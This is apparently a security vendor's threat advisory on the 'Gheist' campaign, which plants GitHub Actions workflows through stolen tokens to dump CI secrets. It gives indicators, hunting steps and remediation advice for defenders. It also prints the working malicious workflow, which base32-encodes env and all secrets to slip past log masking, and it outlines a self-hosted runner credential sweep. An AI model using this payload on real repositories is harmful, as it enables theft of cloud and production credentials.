
 HQ/EMEAFind out how we can help your business

Advisory At A Glance
| Field | Detail |
|---|---|
| Threat name | Gheist (named after the gheist user agent on its API calls) |
| Threat type | Credential abuse / CI/CD secret exfiltration via GitHub Actions |
| Severity | High (Critical for orgs with private repos, GHES or self-hosted runners) |
| Status | Active and evolving as of 24 Oct 2026 |
| First seen | 15 Sep 2026 |
| Scale | 13,500+ planted branches across 850+ compromised accounts |
| Affected | GitHub.com private repos, GitHub Enterprise Server, self-hosted runners, linked AWS and Kubernetes (GCP and Azure metadata probed, no tokens collected) |
| Initial access | Stolen GitHub tokens (infostealer logs, prior supply-chain leaks) |
| C2 | None; secrets leave through GitHub’s own API |
| TLP | TLP: CLEAR(based on public research) |
Executive Summary
Gheist is an automated campaign that uses stolen GitHub tokens to plant a secret-dumping workflow in every repository each token can reach. Since 15 Sep 2026, Researchers has recovered more than 13,500 planted branches from over 850 compromised accounts, from personal projects to enterprise private repositories.
The workflow prints repository, organization and environment secrets into its own run log in base32, which defeats GitHub’s log masking. The tool then downloads the log via the GitHub API and deletes the run within seconds. There is no attacker domain or outbound connection to block.
GitHub’s approval hold, live since 28 Jul 2026, has stopped every public-repository run. It does not cover private repositories or GitHub Enterprise Server, where runs completed and follow-on AWS Secrets Manager enumeration was observed. Any organization whose developer tokens may have appeared in infostealer logs should hunt now and rotate exposed secrets.
Campaign Background And Variants
Two tool variants run in parallel and are told apart by the branch-name suffix. Tool B is the more active and is still being developed.
| Date | Event |
|---|---|
| 24 Oct 2026 | Campaign still active; about two-thirds of implicated accounts no longer exist on GitHub. |
| 19 Oct 2026 | Tool B adds a LAFA==== separator between dumps, then a second job sync-host targeting self-hosted runners |
| 28 Sep 2026 | Tool B first runs; within hours adds timeout-minutes: 6 and an environment matrix |
| 28 Jul 2026 | GitHub starts holding potentially malicious workflow runs in public repos for approval |
| Variant | Branch suffix | Behaviour |
|---|---|---|
| Tool A | Hexadecimal (6 chars) | Plain payload: dumps env and the secrets context |
| Tool B | Base36 (6 chars) | Timeout, per-environment matrix, per-repo payload tailoring, separator, self-hosted pivot job |
The compromised accounts are shared across the criminal ecosystem. Researchers traced the credentials to infostealer logs and to tokens leaked in earlier supply-chain incidents such as the Trivy compromise in March 2026. Gheist is distinct from the GhostAction campaign, which used different workflow files and an external exfiltration IP.
Attack Chain

On GitHub-hosted runners the operation stays inside GitHub until step 6: secrets leave through GitHub’s own API, so there is no attacker domain to block. On self-hosted runners it goes further: the sync-host job reads the runner host, the Docker host and cloud metadata.
Observed Payload
The planted .github/workflows/sync-check.yml (Tool B timeout variant, blob SHA d09535857a741bbb976bdc084a9a021713133291; source: Wiz Research):
on: [push]
permissions: {}
jobs:
sync:
runs-on: ubuntu-latest
timeout-minutes: 6
steps:
– name: build
run: |
env | base32 -w 120
echo -n ‘${{ toJSON(secrets) }}’ | base32 -w 120
Line 11 dumps the runner’s environment variables; line 12 dumps every secret the job can read. Both are base32-encoded so GitHub’s log masking does not recognise them.
Three design choices make the payload work:
- Base32 encoding. GitHub masks secrets in logs only when printed verbatim, so encoded values appear in full.
- permissions: {}. This limits only the job’s GITHUB_TOKEN, which the attacker does not need; the secrets context stays readable.
- Environment matrix. Listing each deployment environment in a job matrix pulls environment-scoped, often production, secrets.
In enterprise organizations the tool cycled through tokens of several users and automation accounts within minutes. The self-hosted sync-host job (from 19 Oct, apparently only on repos with a registered runner) runs seven stages:
- Host details and crontab
- Recursive search for 31 token formats (incl. Anthropic, Hugging Face, Groq, NVIDIA keys), private keys, .env, Terraform state, shell history
- Every process environment from /proc/*/environ
- A container with the host root mounted via the Docker socket, to repeat the search on the host
- AWS instance-role credentials plus GCP and Azure metadata
- GitHub Actions and GitLab runner credential files
- The Kubernetes service account token
it reads the wrong runner key file, its URL-credential regex is broken, and it collects no GCP or Azure tokens.
Mitre Att&ck Mapping
Mapping is the iZOOlogic assessment on the campaign behaviour
| Tactic | Technique | Gheist behaviour |
|---|---|---|
| Initial Access | T1078.004 Valid Accounts: Cloud Accounts | Stolen GitHub PATs / OAuth tokens used directly |
| Resource Development | T1586 Compromise Accounts | Accounts sourced from infostealer logs and earlier supply-chain leaks |
| Collection | T1213.003 Data from Code Repositories | Private repos cloned before the workflow is planted |
| Execution | T1072 Software Deployment Tools (CI/CD pipeline) | Push-triggered GitHub Actions workflow sync-check |
| Defense Evasion | T1027 Obfuscated Files or Information | Secrets base32-encoded to bypass log masking |
| Defense Evasion | T1070 Indicator Removal | Workflow run deleted seconds after completion |
| Defense Evasion | T1036 Masquerading | Benign-looking names: ci-sync-*, sync-check, ci: sync config |
| Credential Access | T1552.001 Unsecured Credentials: Credentials in Files | Self-hosted job sweeps. env, Terraform state, keys, shell history |
| Credential Access | T1552.005 Cloud Instance Metadata API | AWS instance-role credentials, GCP/Azure metadata |
| Credential Access | T1552.007 Container API | Kubernetes service account token; Docker socket |
| Privilege Escalation | T1611 Escape to Host | Container with host root filesystem mounted via Docker socket |
| Discovery | T1082 System Information Discovery | Host details and crontab collected |
| Exfiltration | T1567 Exfiltration Over Web Service | Logs pulled through the GitHub API; no attacker infrastructure |
| Discovery (follow-on) | T1526 Cloud Service Discovery | Stolen cloud creds used to enumerate AWS Secrets Manager |
Indicators Of Compromise
Gheist leaves no network IOCs; every indicator lives in GitHub, runner hosts or cloud audit logs.
| Type | Indicator | Notes |
|---|---|---|
| User agent | gheist | On GitHub API calls, including run deletions |
| Branch name | ^ci-sync-[0-9a-z]{6}$ | Tool A hex suffix, Tool B base36 suffix |
| File path | .github/workflows/sync-check.yml | Only file added in the commit |
| Commit message | ci: sync config | Unsigned, authored as the token owner |
| Workflow job names | sync, sync-host | sync-host uses runs-on: self-hosted |
| Payload marker | toJSON(secrets) }}’ | base32 -w 120 | Secrets dump line |
| Log marker | LAFA==== | Separator between dumps (Tool B, from 19 Oct) |
| Log marker | ===== gdmp-pivot: | Stage headers of the self-hosted job |
| Host files | .gdmp_pat, .gdmp_patg, .gdmp_sweep | Helper files on self-hosted runners |
| Blob SHA (plain) | f3da2b8b357dcda02f d455d314be2a95007516a6 | Workflow file |
| Blob SHA (timeout) | d09535857a741bbb97 6bdc084a9a021713133291 | Workflow file |
| Blob SHA (separator) | 1dc5af9cce950aad1e b1546ecce8565b117540c4 | Workflow file |
| Blob SHA (self-hosted) | c665b778b2d822453 293003e7ca0bbb2cb08e39d | Workflow file |
Environment-matrix variants are built per repository, so their blob SHAs differ; hunt on branch, path and message rather than hash alone.
Related Activity On The Same Accounts
| Date | Activity | Scale |
|---|---|---|
| 19–20 Oct 2026 | PolinRider (DPRK-linked) loader appended to vite.config.js and an api.js run before dev/build | 3 victims re-pushed Gheist commits |
| 18 Oct 2026 | “Windows RDP Runner” repos created to abuse Actions for free compute | 25 accounts in 9 minutes |
| 6 Oct 2026 | Repos renamed to cracked-software lures (e.g. fl-studio-crack, solana-sniper-lite) | 391 accounts, ~1,461 repos |
| May 2026 | Megalodon CI-workflow backdoor campaign | 57 overlapping accounts |
Impact Assessment
Risk depends on where a compromised token has write access. Private repositories and self-hosted runners carry the real exposure.
| Environment | Approval hold applies? | Likely outcome | Risk |
|---|---|---|---|
| Public repo on GitHub.com | Yes | Run held at action_required; payload never executes unless someone approves it | Low |
| Private repo on GitHub.com | No | All repo and org secrets exposed (environment secrets too with Tool B) | High |
| GitHub Enterprise Server | No | Same as private repos; Researchers saw token cycling across users and automation accounts in enterprise orgs | High |
| Repo with production environments | No (private) | Environment-scoped secrets, often production, dumped via Tool B job matrix | Critical |
| Self-hosted runner | No (private) | Host, Docker host, cloud instance role and Kubernetes token exposed | Critical |
| Cloud linked via OIDC | n/a | Org workflows run on attacker branch and assume cloud roles | High |
Business impact includes loss of cloud and production credentials, source-code theft, abuse of AI-provider API keys (Anthropic, Hugging Face, Groq, NVIDIA formats are targeted) and onward resale of access. Deleting the run or branch does not undo exposure; secrets must be treated as stolen.
Detection And Threat Hunting
The strongest single signal is a cloud role assumption from a ci-sync- branch, which finds Gheist even without GitHub logs. The queries below are starting points; adapt field names to your SIEM.
- Planted branches across repos. List branches and flag any matching the IOC pattern:
- git ls-remote –heads origin ‘ci-sync-*’ per repo, or the GitHub API GET /repos/{owner}/{repo}/branches across the org.
- Confirm the only change is .github/workflows/sync-check.yml with message ci: sync config.
- GitHub audit log. Search the org or enterprise audit log for:
- workflow runs on ci-sync-* branches deleted within about one minute of completing;
- any event whose user agent is gheist;
- one actor pushing to many repos in minutes, or several users and bot accounts doing so in sequence.
- Cloud audit logs (OIDC). In AWS CloudTrail, search AssumeRoleWithWebIdentity events whose token subject contains ref:refs/heads/ci-sync-. Do the same for GCP Workload Identity Federation and Azure federated credentials. Then look for secretsmanager:ListSecrets / GetSecretValue from the same organization’s credentials in the following hours.
- Self-hosted runners. Search for .gdmp_pat, .gdmp_patg, .gdmp_sweep (e.g. find / -name ‘.gdmp_*’ 2>/dev/null) and for gdmp-pivot in job logs. Check for unexpected containers started via the Docker socket with / mounted.
- Workflow content. Scan default and non-default branches for workflows that pipe toJSON(secrets) or env into base32, base64 or similar encoders.
- Held runs. In public repos, list runs at action_required on ci-sync-* branches; these confirm the token is compromised even though nothing executed.
Recommendations
If a ci-sync branch ran in a repository, assume every secret it could see is stolen and rotate first, then investigate.
Respond (immediate)
- Rotate every repository, organization and environment secret available to each affected repository
- Revoke the PATs / OAuth tokens that pushed the commits and review their owners’ sessions
- Scan token owners’ devices for infostealer infection before issuing new tokens
- Treat any self-hosted runner that executed sync-host as compromised: rebuild it and rotate its instance role, kubeconfig and runner credentials
- Rotate AI-provider, cloud and deployment keys found on runner hosts or in .env / Terraform state
- Do not approve held sync-check runs; do not run or merge code from ci-sync branches
- Delete planted branches only after evidence (audit logs, branch refs, blob SHAs) is preserved
- Check for PolinRider indicators: whitespace-padded code in vite.config.js and unexpected api.js hooks in package.json
Harden (short term)
- Require reviewer approval on deployment environments that hold production secrets
- Scope cloud OIDC trust policies to protected branches or named environments, never ref:refs/heads/*
- Replace classic PATs with GitHub Apps or short-lived fine-grained tokens; enforce token expiry and SSO authorization
- Apply branch rulesets so new workflow files on non-default branches cannot run privileged jobs without review
- Run self-hosted runners as ephemeral hosts with no Docker socket and restricted metadata access (IMDSv2, hop limit 1)
- Restrict which repositories may use self-hosted runner groups
Monitor (ongoing)
- Alert on workflow runs deleted shortly after completion, and on unknown user agents in the GitHub audit log
- Stream GitHub audit logs and CloudTrail to the SIEM and correlate on branch name
- Monitor dark-web and infostealer log markets for the organization’s GitHub, SSO and developer credentials
References
- Wiz Research (Rami McCarthy, Hila Ramati), Gheist: Attempted Scaled Abuse of Stolen GitHub Tokens Stumbles, 25 Oct 2026
- GitHub Changelog, GitHub Actions holds potentially malicious workflows for approval, 28 Jul 2026
